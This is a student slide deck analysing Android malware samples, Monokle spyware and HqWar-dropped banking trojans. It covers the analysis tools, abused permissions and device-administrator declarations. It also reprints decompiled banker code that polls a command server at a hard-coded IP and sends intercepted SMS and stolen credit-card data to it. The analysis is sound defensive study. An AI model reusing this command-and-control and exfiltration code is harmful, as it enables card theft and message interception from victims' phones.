Malware Analysis

Formal Methods for Secure Systems

Academic Year 23/24

Chang Liu
Leonardo Bargiotti
Carlo Pio Pace

Group of malwares

1

Monokle

APKs:

- 0a2d
- 695d

2


Bankers

APKs:

- 7A99
- 8D0A
- 9E9D
- 20F4

For simplicity we will analyse only the 695d and 9E9D

TOOLS



VirusTotal

Anti-malware analysis tool

Bytecode-viewer

Static analysis tool

MobSF

Static and dynamic analysis tool

Genymotion

Creates virtual environments for dynamic analysis

AXMLPrinter2

XML file reader


Monokle 695d

Permissions

The permissions required by the application pose a serious security problem.

Most malicious apk's permission:

- Access Location
- Read/Write Bookmarks
- Send/Write/Receive SMS
- Capture Audio



Monokle 695d

Servers

As we expected, the application communicates with remote servers.


DOMAIN	STATUS	GEOLOCATION
www.openstreetmap.org	ok	**IP:** 184.104.179.139 **Country:** United States of America **Region:** California **City:** Fremont **Latitude:** 37.517979 **Longitude:** -121.929489 **View:** Google Map
www.slf4j.org	ok	**IP:** 195.15.222.169 **Country:** Switzerland **Region:** Basel-Stadt **City:** Basel **Latitude:** 47.558399 **Longitude:** 7.573270 **View:** Google Map

Monokle 695d

Java Code Analysis


Package details:

- **android.support.v4**: contains Android API
- **com.system.security_update**: contains malicious code




Monokle 695d


Dynamic Analysis



Access all information on the screen




Asks permissions



Layout of application, as Google security update

Banker 9E9D: Permissions

The permissions required , allows the app to read the sms, read the phone state, receive sms and even recognize when the phone is turned on.



Banker 9E9D: Manifest

Common pattern found in all the bankers group
Indicated by the MITRE ATT&CK as a privilege escalation technique

- BIND_DEVICE_ADMIN
- DEVICE_ADMIN_ENABLED
- DEVICE_ADMIN_DISABLE_REQUEST
- ACTION_DEVICE_ADMIN_DISABLE_REQUESTED

Declared in order to exploit Device Administrator API

In the class MainService$1 is possible to see the code that starts the interception, and receives command by the admin

```
//retrieve the command from the admin
var2_4 = RequestFactory.makeReq((String)var1_1.getString("APP_ID", "-1"));
var2_4 = Sender.request((DefaultHttpClient)MainService.access$1((MainService)MainService.this),
        (String)"http://91.224.161.102/?action=command", (String)var2_4.toString()).getString("cmd");
var3_5 = new Intent(MainService.access$0((MainService)MainService.this), SendService.class);
if (!var2_4.equals("intercept start")) break block4;
//when the admin send the command the intercept is enabled
Utils.putBoolVal((SharedPreferences)var1_1, (String)"INTERCEPTING_ENABLED", (boolean)true);
var3_5.setAction("REPORT_INTERCEPT_STATUS");
```


The main goal of the malware is steal credit card information, a specific class is defined called Cards


```
private boolean areAllCardFieldsValid() {
    //this method check if the values inserted in the field are valid
    //check if the BIN is in the blacklist
    //if something is wrong it starts a shake animation
  if (this.currentCardType.isValidNumber(this.ccBox.getText().toString().replace(" ", "")) && !this.binIsInBlackList()) {
    int var1 = Integer.parseInt(this.expiration1st.getText().toString());
    if (var1 >= 1 && var1 <= 12 && this.expiration1st.getText().toString().length() == 2) {
       var1 = Integer.parseInt(this.expiration2nd.getText().toString());
       if (var1 >= 16 && var1 <= 25 && this.expiration2nd.getText().toString().length() == 2) {
          if (this.cvcBox.getText().toString().length() != this.currentCardType.cvcLength) {
             this.playShakeAnimation(this.cvcBox);
             return false;
          } else if (this.nameOnCard.getText().toString().length() < 3) {
             this.playShakeAnimation(this.nameOnCard);
             return false;
          } else {
             return true;
          }
       } else {
          this.playShakeAnimation(this.expiration2nd);
          return false;
       }
    } else {
       this.playShakeAnimation(this.expiration1st);
       return false;
    }
  } else {
    this.playShakeAnimation(this.ccBox);
    return false;
  }
}
```


Using an URL it sends the data to the admin


```
try {
  //based on the action extracted, creates a structured Json using the missing class RequestFactory
  //after using the missing class Sender, send the json to the ip
   JSONObject var5;
   if (var2.equals("REPORT_SAVED_KEY")) {
      var5 = RequestFactory.makeIdSavedConfirm(var3);
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INCOMING_MESSAGE")) {
      var5 = RequestFactory.makeIncomingMessage(var3, var1.getStringExtra("number"), var1.getStringExtra("text"));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_LOCK_STATUS")) {
      var5 = RequestFactory.makeLockStatus(var3, settings.getBoolean("LOCK_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INTERCEPT_STATUS")) {
      var5 = RequestFactory.makeInterceptConfirm(var3, settings.getBoolean("INTERCEPTING_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else {
         //in case that the card data are acquired successfully
         //send the data and after send an intent in broadcast to the other services
      if (var2.equals("REPORT_CARD_DATA")) {
         var5 = RequestFactory.makeCardData(var3, new JSONObject(var1.getStringExtra("data")));
         Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
         Utils.putBoolVal(settings, "CARD_SENT", true);
         var1 = new Intent("UPDATE_CARDS_UI");
         var1.putExtra("status", true);
         this.sendBroadcast(var1);
      }

   }
```

All have identical folder organization, and even same files













Same card related files, within identical folder position









Deeper analysis of 7A99, 8D0A and 20F4

Virus total signaled these files are HqWar, which is a type of dropper, usually very obfuscated like these ones. A dropper is a malware that execute a payload, generally using classloaders. All 7A99, 8D0A and 20F4, presents a large use of classloaders, so considering the files regarding credit card, inside them they are an HqWar variant of a banker.

Dropper

Executes secondary payload

HqWar

Type of Dropper, signaled by virus total

Banker

Steal credit card information